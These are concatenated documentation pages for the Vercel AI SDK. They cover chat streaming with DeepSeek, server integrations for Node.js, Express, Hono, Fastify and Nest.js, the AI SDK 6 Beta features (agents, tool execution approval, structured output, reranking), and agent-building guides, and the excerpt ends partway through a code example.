AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With three main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building an agent with Next.js, the AI SDK, and DeepSeek V3.2:
In a new Next.js application, first install the AI SDK and the DeepSeek provider:
Then, create a route handler for the chat endpoint:
import { deepseek } from '@ai-sdk/deepseek';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages: convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({ sendReasoning: true });
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
export default function Page() {
const [input, setInput] = useState('');
const { messages, sendMessage } = useChat();
const handleSubmit = (e: React.FormEvent<HTMLFormElement>) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text' || part.type === 'reasoning') {
return <div key={index}>{part.text}</div>;
}
return null;
})}
</div>
))}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={e => setInput(e.target.value)}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Enhance Your Agent with Tools
One of the key strengths of DeepSeek V3.2 is its agentic capabilities. You can extend your agent's functionality by adding tools that allow the model to perform specific actions or retrieve information.
Update Your Route Handler
Let's add a weather tool to your agent. Update your route handler at app/api/chat/route.ts:
import { deepseek } from '@ai-sdk/deepseek';
import {
convertToModelMessages,
stepCountIs,
streamText,
tool,
UIMessage,
} from 'ai';
import { z } from 'zod';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: deepseek('deepseek-reasoner'),
messages: convertToModelMessages(messages),
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72,
unit: 'fahrenheit',
}),
}),
},
stopWhen: stepCountIs(5),
});
return result.toUIMessageStreamResponse({ sendReasoning: true });
}
This adds a weather tool that the model can call when needed. The stopWhen: stepCountIs(5) parameter allows the agent to continue executing for multiple steps (up to 5), enabling it to use tools and reason iteratively before stopping. Learn more about loop control to customize when and how your agent stops execution.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Guides description: Learn how to build AI applications with the AI SDK
Guides
These use-case specific guides are intended to help you build real applications with the AI SDK.
<IndexCards cards={[ { title: 'RAG Agent', description: 'Learn how to build a RAG Agent with the AI SDK and Next.js.', href: '/cookbook/guides/rag-chatbot', }, { title: 'Multi-Modal Agent', description: 'Learn how to build a multi-modal agent that can process images and PDFs with the AI SDK.', href: '/cookbook/guides/multi-modal-chatbot', }, { title: 'Slackbot Agent', description: 'Learn how to use the AI SDK to build an AI Agent in Slack.', href: '/cookbook/guides/slackbot', }, { title: 'Natural Language Postgres (SQL Agent)', description: 'Learn how to build a Next.js app that lets you talk to a PostgreSQL database in natural language.', href: '/cookbook/guides/natural-language-postgres', }, { title: 'Get started with Computer Use', description: "Get started with Claude's Computer Use capabilities with the AI SDK.", href: '/cookbook/guides/computer-use', }, { title: 'Get started with Gemini 2.5', description: 'Get started with Gemini 2.5 using the AI SDK.', href: '/cookbook/guides/gemini-2-5', }, { title: 'Get started with Claude 4', description: 'Get started with Claude 4 using the AI SDK.', href: '/cookbook/guides/claude-4', }, { title: 'OpenAI Responses API', description: 'Get started with the OpenAI Responses API using the AI SDK.', href: '/cookbook/guides/openai-responses', }, { title: 'Get started with Claude 3.7 Sonnet', description: 'Get started with Claude 3.7 Sonnet using the AI SDK.', href: '/cookbook/guides/sonnet-3-7', }, { title: 'Get started with Llama 3.1', description: 'Get started with Llama 3.1 using the AI SDK.', href: '/cookbook/guides/llama-3_1', }, { title: 'Get started with GPT-5', description: 'Get started with GPT-5 using the AI SDK.', href: '/cookbook/guides/gpt-5', }, { title: 'Get started with OpenAI o1', description: 'Get started with OpenAI o1 using the AI SDK.', href: '/cookbook/guides/o1', }, { title: 'Get started with OpenAI o3-mini', description: 'Get started with OpenAI o3-mini using the AI SDK.', href: '/cookbook/guides/o3', }, { title: 'Get started with DeepSeek R1', description: 'Get started with DeepSeek R1 using the AI SDK.', href: '/cookbook/guides/r1', }, ]} />
title: Node.js HTTP Server description: Learn how to use the AI SDK in a Node.js HTTP server tags: ['api servers', 'streaming']
Node.js HTTP Server
You can use the AI SDK in a Node.js HTTP server to generate text and stream it to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/node-http-server
UI Message Stream
You can use the pipeUIMessageStreamToResponse method to pipe the stream data to the server response.
import { streamText } from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeUIMessageStreamToResponse(res);
}).listen(8080);
Sending Custom Data
createUIMessageStream and pipeUIMessageStreamToResponse can be used to send custom data to the client.
import {
createUIMessageStream,
pipeUIMessageStreamToResponse,
streamText,
} from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
switch (req.url) {
case '/stream-data': {
const stream = createUIMessageStream({
execute: ({ writer }) => {
// write some custom data
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(
result.toUIMessageStream({
sendStart: false,
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
}),
);
},
});
pipeUIMessageStreamToResponse({ stream, response: res });
break;
}
}
}).listen(8080);
Text Stream
You can send a text stream to the client using pipeTextStreamToResponse.
import { streamText } from 'ai';
import { createServer } from 'http';
createServer(async (req, res) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
}).listen(8080);
Troubleshooting
- Streaming not working when proxied
title: Express description: Learn how to use the AI SDK in an Express server tags: ['api servers', 'streaming']
Express
You can use the AI SDK in an Express server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/express
UI Message Stream
You can use the pipeUIMessageStreamToResponse method to pipe the stream data to the server response.
import { streamText } from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/', async (req: Request, res: Response) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeUIMessageStreamToResponse(res);
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Sending Custom Data
pipeUIMessageStreamToResponse can be used to send custom data to the client.
import {
createUIMessageStream,
pipeUIMessageStreamToResponse,
streamText,
} from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/custom-data-parts', async (req: Request, res: Response) => {
pipeUIMessageStreamToResponse({
response: res,
stream: createUIMessageStream({
execute: async ({ writer }) => {
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(result.toUIMessageStream({ sendStart: false }));
},
}),
});
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Text Stream
You can send a text stream to the client using pipeTextStreamToResponse.
import { streamText } from 'ai';
import express, { Request, Response } from 'express';
const app = express();
app.post('/', async (req: Request, res: Response) => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
});
app.listen(8080, () => {
console.log(`Example app listening on port ${8080}`);
});
Troubleshooting
- Streaming not working when proxied
title: Hono description: Example of using the AI SDK in a Hono server. tags: ['api servers', 'streaming']
Hono
You can use the AI SDK in a Hono server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/hono
UI Message Stream
You can use the toUIMessageStreamResponse method to create a properly formatted streaming response.
import { serve } from '@hono/node-server';
import { streamText } from 'ai';
import { Hono } from 'hono';
const app = new Hono();
app.post('/', async c => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
return result.toUIMessageStreamResponse();
});
serve({ fetch: app.fetch, port: 8080 });
Text Stream
You can use the toTextStreamResponse method to return a text stream response.
import { serve } from '@hono/node-server';
import { streamText } from 'ai';
import { Hono } from 'hono';
const app = new Hono();
app.post('/text', async c => {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Write a short poem about coding.',
});
return result.toTextStreamResponse();
});
serve({ fetch: app.fetch, port: 8080 });
Sending Custom Data
You can use createUIMessageStream and createUIMessageStreamResponse to send custom data to the client.
import { serve } from '@hono/node-server';
import {
createUIMessageStream,
createUIMessageStreamResponse,
streamText,
} from 'ai';
import { Hono } from 'hono';
const app = new Hono();
app.post('/stream-data', async c => {
// immediately start streaming the response
const stream = createUIMessageStream({
execute: ({ writer }) => {
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(
result.toUIMessageStream({
sendStart: false,
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
}),
);
},
});
return createUIMessageStreamResponse({ stream });
});
serve({ fetch: app.fetch, port: 8080 });
Troubleshooting
- Streaming not working when proxied
title: Fastify description: Learn how to use the AI SDK in a Fastify server tags: ['api servers', 'streaming']
Fastify
You can use the AI SDK in a Fastify server to generate and stream text and objects to the client.
Examples
The examples start a simple HTTP server that listens on port 8080. You can e.g. test it using curl:
curl -X POST http://localhost:8080
Full example: github.com/vercel/ai/examples/fastify
Data Stream
You can use the toDataStream method to get a data stream from the result and then pipe it to the response.
import { streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/', async function (request, reply) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
// Mark the response as a v1 data stream:
reply.header('X-Vercel-AI-Data-Stream', 'v1');
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(result.toDataStream({ data }));
});
fastify.listen({ port: 8080 });
Sending Custom Data
createDataStream can be used to send custom data to the client.
import { createDataStream, streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/stream-data', async function (request, reply) {
// immediately start streaming the response
const dataStream = createDataStream({
execute: async dataStreamWriter => {
dataStreamWriter.writeData('initialized call');
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.mergeIntoDataStream(dataStreamWriter);
},
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
});
// Mark the response as a v1 data stream:
reply.header('X-Vercel-AI-Data-Stream', 'v1');
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(dataStream);
});
fastify.listen({ port: 8080 });
Text Stream
You can use the textStream property to get a text stream from the result and then pipe it to the response.
import { streamText } from 'ai';
import Fastify from 'fastify';
const fastify = Fastify({ logger: true });
fastify.post('/', async function (request, reply) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
reply.header('Content-Type', 'text/plain; charset=utf-8');
return reply.send(result.textStream);
});
fastify.listen({ port: 8080 });
Troubleshooting
- Streaming not working when proxied
title: Nest.js description: Learn how to use the AI SDK in a Nest.js server tags: ['api servers', 'streaming']
Nest.js
You can use the AI SDK in a Nest.js server to generate and stream text and objects to the client.
Examples
The examples show how to implement a Nest.js controller that uses the AI SDK to stream text and objects to the client.
Full example: github.com/vercel/ai/examples/nest
UI Message Stream
You can use the pipeUIMessageStreamToResponse method to pipe the stream data to the server response.
import { Controller, Post, Res } from '@nestjs/common';
import { streamText } from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post('/')
async root(@Res() res: Response) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeUIMessageStreamToResponse(res);
}
}
Sending Custom Data
createUIMessageStream and pipeUIMessageStreamToResponse can be used to send custom data to the client.
import { Controller, Post, Res } from '@nestjs/common';
import {
createUIMessageStream,
streamText,
pipeUIMessageStreamToResponse,
} from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post('/stream-data')
async streamData(@Res() response: Response) {
const stream = createUIMessageStream({
execute: ({ writer }) => {
// write some data
writer.write({ type: 'start' });
writer.write({
type: 'data-custom',
data: {
custom: 'Hello, world!',
},
});
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
writer.merge(
result.toUIMessageStream({
sendStart: false,
onError: error => {
// Error messages are masked by default for security reasons.
// If you want to expose the error message to the client, you can do so here:
return error instanceof Error ? error.message : String(error);
},
}),
);
},
});
pipeUIMessageStreamToResponse({ stream, response });
}
}
Text Stream
You can use the pipeTextStreamToResponse method to get a text stream from the result and then pipe it to the response.
import { Controller, Post, Res } from '@nestjs/common';
import { streamText } from 'ai';
import { Response } from 'express';
@Controller()
export class AppController {
@Post()
async example(@Res() res: Response) {
const result = streamText({
model: 'openai/gpt-4o',
prompt: 'Invent a new holiday and describe its traditions.',
});
result.pipeTextStreamToResponse(res);
}
}
Troubleshooting
- Streaming not working when proxied
title: AI SDK by Vercel description: The AI SDK is the TypeScript toolkit for building AI applications and agents with React, Next.js, Vue, Svelte, Node.js, and more.
AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications and agents with React, Next.js, Vue, Svelte, Node.js, and more.
Why use the AI SDK?
Integrating large language models (LLMs) into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK standardizes integrating artificial intelligence (AI) models across supported providers. This enables developers to focus on building great AI applications, not waste time on technical details.
For example, here’s how you can generate text with various models using the AI SDK:
The AI SDK has two main libraries:
- AI SDK Core: A unified API for generating text, structured objects, tool calls, and building agents with LLMs.
- AI SDK UI: A set of framework-agnostic hooks for quickly building chat and generative user interface.
Model Providers
The AI SDK supports multiple model providers.
Templates
We've built some templates that include AI SDK integrations for different use cases, providers, and frameworks. You can use these templates to get started with your AI-powered application.
Starter Kits
Feature Exploration
Frameworks
Generative UI
Security
Join our Community
If you have questions about anything related to the AI SDK, you're always welcome to ask our community on the Vercel Community.
llms.txt (for Cursor, Windsurf, Copilot, Claude etc.)
You can access the entire AI SDK documentation in Markdown format at ai-sdk.dev/llms.txt. This can be used to ask any LLM (assuming it has a big enough context window) questions about the AI SDK based on the most up-to-date documentation.
Example Usage
For instance, to prompt an LLM with questions about the AI SDK:
- Copy the documentation contents from ai-sdk.dev/llms.txt
- Use the following prompt format:
Documentation:
{paste documentation here}
---
Based on the above documentation, answer the following:
{your question}
title: AI SDK 6 Beta description: Get started with the Beta version of AI SDK 6.
Announcing AI SDK 6 Beta
Why AI SDK 6?
AI SDK 6 is a major version due to the introduction of the v3 Language Model Specification that powers new capabilities like agents and tool approval. However, unlike AI SDK 5, this release is not expected to have major breaking changes for most users.
The version bump reflects improvements to the specification, not a complete redesign of the SDK. If you're using AI SDK 5, migrating to v6 should be straightforward with minimal code changes.
Beta Version Guidance
The AI SDK 6 Beta is intended for:
- Trying out new features and giving us feedback on the developer experience
- Experimenting with agents and tool approval workflows
Your feedback during this beta phase directly shapes the final stable release. Share your experiences through GitHub issues.
Installation
To install the AI SDK 6 Beta, run the following command:
npm install ai@beta @ai-sdk/openai@beta @ai-sdk/react@beta
What's New in AI SDK 6?
AI SDK 6 introduces several features (with more to come soon!):
Agent Abstraction
A new unified interface for building agents with full control over execution flow, tool loops, and state management.
Tool Execution Approval
Request user confirmation before executing tools, enabling native human-in-the-loop patterns.
Structured Output (Stable)
Generate structured data alongside tool calling with generateText and streamText - now stable and production-ready.
Reranking Support
Improve search relevance by reordering documents based on their relationship to a query using specialized reranking models.
Image Editing Support
Native support for image editing (coming soon).
Agent Abstraction
AI SDK 6 introduces a powerful new Agent interface that provides a standardized way to build agents.
Default Implementation: ToolLoopAgent
The ToolLoopAgent class provides a default implementation out of the box:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { weatherTool } from '@/tool/weather';
export const weatherAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'You are a helpful weather assistant.',
tools: {
weather: weatherTool,
},
});
// Use the agent
const result = await weatherAgent.generate({
prompt: 'What is the weather in San Francisco?',
});
The agent automatically handles the tool execution loop:
- Calls the LLM with your prompt
- Executes any requested tool calls
- Adds results back to the conversation
- Repeats until complete (default
stopWhen: stepCountIs(20))
Configuring Call Options
Call options let you pass type-safe runtime inputs to dynamically configure your agents. Use them to inject retrieved documents for RAG, select models based on request complexity, customize tool behavior per request, or adjust any agent setting based on context.
Without call options, you'd need to create multiple agents or handle configuration logic outside the agent. With call options, you define a schema once and modify agent behavior at runtime:
import { ToolLoopAgent } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const supportAgent = new ToolLoopAgent({
model: __MODEL__,
callOptionsSchema: z.object({
userId: z.string(),
accountType: z.enum(['free', 'pro', 'enterprise']),
}),
instructions: 'You are a helpful customer support agent.',
prepareCall: ({ options, ...settings }) => ({
...settings,
instructions:
settings.instructions +
`\nUser context:
- Account type: ${options.accountType}
- User ID: ${options.userId}
Adjust your response based on the user's account level.`,
}),
});
// Pass options when calling the agent
const result = await supportAgent.generate({
prompt: 'How do I upgrade my account?',
options: {
userId: 'user_123',
accountType: 'free',
},
});
The options parameter is type-safe and will error if you don't provide it or pass incorrect types.
Call options enable dynamic agent configuration for several scenarios:
- RAG: Fetch relevant documents and inject them into prompts at runtime
- Dynamic model selection: Choose faster or more capable models based on request complexity
- Tool configuration: Adjust tools per request
- Provider options: Set reasoning effort, temperature, or other provider-specific settings dynamically
Learn more in the Configuring Call Options documentation.
UI Integration
Agents integrate seamlessly with React and other UI frameworks:
// Server-side API route
import { createAgentUIStreamResponse } from 'ai';
export async function POST(request: Request) {
const { messages } = await request.json();
return createAgentUIStreamResponse({
agent: weatherAgent,
messages,
});
}
// Client-side with type safety
import { useChat } from '@ai-sdk/react';
import { InferAgentUIMessage } from 'ai';
import { weatherAgent } from '@/agent/weather-agent';
type WeatherAgentUIMessage = InferAgentUIMessage<typeof weatherAgent>;
const { messages, sendMessage } = useChat<WeatherAgentUIMessage>();
Custom Agent Implementations
In AI SDK 6, Agent is an interface rather than a concrete class. While ToolLoopAgent provides a solid default implementation for most use cases, you can implement the Agent interface to build custom agent architectures:
import { Agent } from 'ai';
// Build your own multi-agent orchestrator that delegates to specialists
class Orchestrator implements Agent {
constructor(private subAgents: Record<string, Agent>) {
/* Implementation */
}
}
const orchestrator = new Orchestrator({
subAgents: {
// your subagents
},
});
This approach enables you to experiment with orchestrators, memory layers, custom stop conditions, and agent patterns tailored to your specific use case.
Tool Execution Approval
AI SDK 6 introduces a tool approval system that gives you control over when tools are executed.
Enable approval for a tool by setting needsApproval:
import { tool } from 'ai';
import { z } from 'zod';
export const weatherTool = tool({
description: 'Get the weather in a location',
inputSchema: z.object({
city: z.string(),
}),
needsApproval: true, // Require user approval
execute: async ({ city }) => {
const weather = await fetchWeather(city);
return weather;
},
});
Dynamic Approval
Make approval decisions based on tool input:
export const paymentTool = tool({
description: 'Process a payment',
inputSchema: z.object({
amount: z.number(),
recipient: z.string(),
}),
// Only require approval for large transactions
needsApproval: async ({ amount }) => amount > 1000,
execute: async ({ amount, recipient }) => {
return await processPayment(amount, recipient);
},
});
Client-Side Approval UI
Handle approval requests in your UI:
export function WeatherToolView({ invocation, addToolApprovalResponse }) {
if (invocation.state === 'approval-requested') {
return (
<div>
<p>Can I retrieve the weather for {invocation.input.city}?</p>
<button
onClick={() =>
addToolApprovalResponse({
id: invocation.approval.id,
approved: true,
})
}
>
Approve
</button>
<button
onClick={() =>
addToolApprovalResponse({
id: invocation.approval.id,
approved: false,
})
}
>
Deny
</button>
</div>
);
}
if (invocation.state === 'output-available') {
return (
<div>
Weather: {invocation.output.weather}
Temperature: {invocation.output.temperature}°F
</div>
);
}
// Handle other states...
}
Auto-Submit After Approvals
Automatically continue the conversation once approvals are handled:
import { useChat } from '@ai-sdk/react';
import { lastAssistantMessageIsCompleteWithApprovalResponses } from 'ai';
const { messages, addToolApprovalResponse } = useChat({
sendAutomaticallyWhen: lastAssistantMessageIsCompleteWithApprovalResponses,
});
Structured Output (Stable)
AI SDK 6 stabilizes structured output support for agents, enabling you to generate structured data alongside multi-step tool calling.
Previously, you could only generate structured outputs with generateObject and streamObject, which didn't support tool calling. Now ToolLoopAgent (and generateText / streamText) can combine both capabilities using the output parameter:
import { Output, ToolLoopAgent, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const agent = new ToolLoopAgent({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
city: z.string(),
}),
execute: async ({ city }) => {
return { temperature: 72, condition: 'sunny' };
},
}),
},
output: Output.object({
schema: z.object({
summary: z.string(),
temperature: z.number(),
recommendation: z.string(),
}),
}),
});
const { output } = await agent.generate({
prompt: 'What is the weather in San Francisco and what should I wear?',
});
// The agent calls the weather tool AND returns structured output
console.log(output);
// {
// summary: "It's sunny in San Francisco",
// temperature: 72,
// recommendation: "Wear light clothing and sunglasses"
// }
Output Types
The Output object provides multiple strategies for structured generation:
Output.object(): Generate structured objects with Zod schemasOutput.array(): Generate arrays of structured objectsOutput.choice(): Select from a specific set of optionsOutput.text(): Generate plain text (default behavior)
Streaming Structured Output
Use agent.stream() to stream structured output as it's being generated:
import { ToolLoopAgent, Output } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
const profileAgent = new ToolLoopAgent({
model: __MODEL__,
instructions: 'Generate realistic person profiles.',
output: Output.object({
schema: z.object({
name: z.string(),
age: z.number(),
occupation: z.string(),
}),
}),
});
const { partialOutputStream } = await profileAgent.stream({
prompt: 'Generate a person profile.',
});
for await (const partial of partialOutputStream) {
console.log(partial);
// { name: "John" }
// { name: "John", age: 30 }
// { name: "John", age: 30, occupation: "Engineer" }
}
Support in generateText and streamText
Structured outputs are also supported in generateText and streamText functions, allowing you to use this feature outside of agents when needed.
Reranking Support
AI SDK 6 introduces native support for reranking, a technique that improves search relevance by reordering documents based on their relationship to a query.
Unlike embedding-based similarity search, reranking models are specifically trained to understand query-document relationships, producing more accurate relevance scores:
import { rerank } from 'ai';
import { cohere } from '@ai-sdk/cohere';
const documents = [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
];
const { ranking } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents,
query: 'talk about rain',
topN: 2,
});
console.log(ranking);
// [
// { originalIndex: 1, score: 0.9, document: 'rainy afternoon in the city' },
// { originalIndex: 0, score: 0.3, document: 'sunny day at the beach' }
// ]
Structured Document Reranking
Reranking also supports structured documents, making it ideal for searching through databases, emails, or other structured content:
import { rerank } from 'ai';
import { cohere } from '@ai-sdk/cohere';
const documents = [
{
from: 'Paul Doe',
subject: 'Follow-up',
text: 'We are happy to give you a discount of 20% on your next order.',
},
{
from: 'John McGill',
subject: 'Missing Info',
text: 'Sorry, but here is the pricing information from Oracle: $5000/month',
},
];
const { rerankedDocuments } = await rerank({
model: cohere.reranking('rerank-v3.5'),
documents,
query: 'Which pricing did we get from Oracle?',
topN: 1,
});
console.log(rerankedDocuments[0]);
// { from: 'John McGill', subject: 'Missing Info', text: '...' }
Supported Providers
Several providers offer reranking models:
Image Editing Support
Native support for image editing and generation workflows is coming soon. This will enable:
- Image-to-image transformations
- Multi-modal editing with text prompts
Migration from AI SDK 5.x
AI SDK 6 is expected to have minimal breaking changes. The version bump is due to the v3 Language Model Specification, but most AI SDK 5 code will work with little or no modification.
Timeline
AI SDK 6 Beta: Available now
Stable Release: End of 2025
title: Agents description: Learn how to build agents with the AI SDK.
Agents
Agents are large language models (LLMs) that use tools in a loop to accomplish tasks.
These components work together:
- LLMs process input and decide the next action
- Tools extend capabilities beyond text generation (reading files, calling APIs, writing to databases)
- Loop orchestrates execution through:
- Context management - Maintaining conversation history and deciding what the model sees (input) at each step
- Stopping conditions - Determining when the loop (task) is complete
Agent Class
The Agent class handles these three components. Here's an agent that uses multiple tools in a loop to accomplish a task:
import { Experimental_Agent as Agent, stepCountIs, tool } from 'ai';
import { z } from 'zod';
const weatherAgent = new Agent({
model: __MODEL__,
tools: {
weather: tool({
description: 'Get the weather in a location (in Fahrenheit)',
inputSchema: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
convertFahrenheitToCelsius: tool({
description: 'Convert temperature from Fahrenheit to Celsius',
inputSchema: z.object({
temperature: z.number().describe('Temperature in Fahrenheit'),
}),
execute: async ({ temperature }) => {
const celsius = Math.round((temperature - 32) * (5 / 9));
return { celsius };
},
}),
},
stopWhen: stepCountIs(20),
});
const result = await weatherAgent.generate({
prompt: 'What is the weather in San Francisco in celsius?',
});
console.log(result.text); // agent's final answer
console.log(result.steps); // steps taken by the agent
The agent automatically:
- Calls the
weathertool to get the temperature in Fahrenheit - Calls
convertFahrenheitToCelsiusto convert it - Generates a final text response with the result
The Agent class handles the loop, context management, and stopping conditions.
Why Use the Agent Class?
The Agent class is the recommended approach for building agents with the AI SDK because it:
- Reduces boilerplate - Manages loops and message arrays
- Improves reusability - Define once, use throughout your application
- Simplifies maintenance - Single place to update agent configuration
For most use cases, start with the Agent class. Use core functions (generateText, streamText) when you need explicit control over each step for complex structured workflows.
Structured Workflows
Agents are flexible and powerful, but non-deterministic. When you need reliable, repeatable outcomes with explicit control flow, use core functions with structured workflow patterns combining:
- Conditional statements for explicit branching
- Standard functions for reusable logic
- Error handling for robustness
- Explicit control flow for predictability
Explore workflow patterns to learn more about building structured, reliable systems.
Next Steps
- Building Agents - Guide to creating agents with the Agent class
- Workflow Patterns - Structured patterns using core functions for complex workflows
- Loop Control - Execution control with stopWhen and prepareStep
title: Building Agents description: Complete guide to creating agents with the Agent class.
Building Agents
The Agent class provides a structured way to encapsulate LLM configuration, tools, and behavior into reusable components. It handles the agent loop for you, allowing the LLM to call tools multiple times in sequence to accomplish complex tasks. Define agents once and use them across your application.
Why Use the Agent Class?
When building AI applications, you often need to:
- Reuse configurations - Same model settings, tools, and prompts across different parts of your application
- Maintain consistency - Ensure the same behavior and capabilities throughout your codebase
- Simplify API routes - Reduce boilerplate in your endpoints
- Type safety - Get full TypeScript support for your agent's tools and outputs
The Agent class provides a single place to define your agent's behavior.
Creating an Agent
Define an agent by instantiating the Agent class with your desired configuration:
import { Experimental_Agent as Agent } from 'ai';
const myAgent = new Agent({
model: __MODEL__,
system: 'You are a helpful assistant.',
tools: {
// Your tools here
},
});
Configuration Options
The Agent class accepts all the same settings as generateText and streamText. Configure:
Model and System Prompt
import { Experimental_Agent as Agent } from 'ai';
const agent = new Agent({
model: __MODEL__,
system: 'You are an expert software engineer.',
});
Tools
Provide tools that the agent can use to accomplish tasks:
import { Experimental_Agent as Agent, tool } from 'ai';
import { z } from 'zod';
const codeAgent = new Agent({
model: __MODEL__,
tools: {
runCode: tool({
description: 'Execute Python code',
inputSchema: z.object({
code: z.string(),
}),
execute: async ({ code }) => {
// Execute code and return result
return { output: 'Code executed successfully' };
},
}),
},
});
Loop Control
By default, agents run for a single step (stopWhen: stepCountIs(1)). In each step, the model either generates text or calls a tool. If it generates text, the agent completes. If it calls a tool, the AI SDK executes that tool.
To let agents call multiple tools in sequence, configure stopWhen to allow more steps. After each tool execution, the agent triggers a new generation where the model can call another tool or generate text:
import { Experimental_Agent as Agent, stepCountIs } from 'ai';
const agent = new Agent({
model: __MODEL__,
stopWhen: stepCountIs(20), // Allow up to 20 steps
});
Each step represents one generation (which results in either text or a tool call). The loop continues until:
- The model generates text instead of calling a tool, or
- A stop condition is met
You can combine multiple conditions:
import { Experimental_Agent as Agent, stepCountIs } from 'ai';
const agent = new Agent({
model: __MODEL__,
stopWhen: [
stepCountIs(20), // Maximum 20 steps
yourCustomCondition(), // Custom logic for when to stop
],
});
Learn more about loop control and stop conditions.
Tool Choice
Control how the agent uses tools:
import { Experimental_Agent as Agent } from 'ai';
const agent = new Agent({
model: __MODEL__,
tools: {
// your tools here
},
toolChoice: 'required', // Force tool use
// or toolChoice: 'none' to disable tools
// or toolChoice: 'auto' (default) to let the model decide
});
You can also force the use of a specific tool:
import { Experimental_Agent as Agent } from 'ai';
const agent = new Agent({
model: __MODEL__,
tools: {
weather: weatherTool,
cityAttractions: attractionsTool,
},
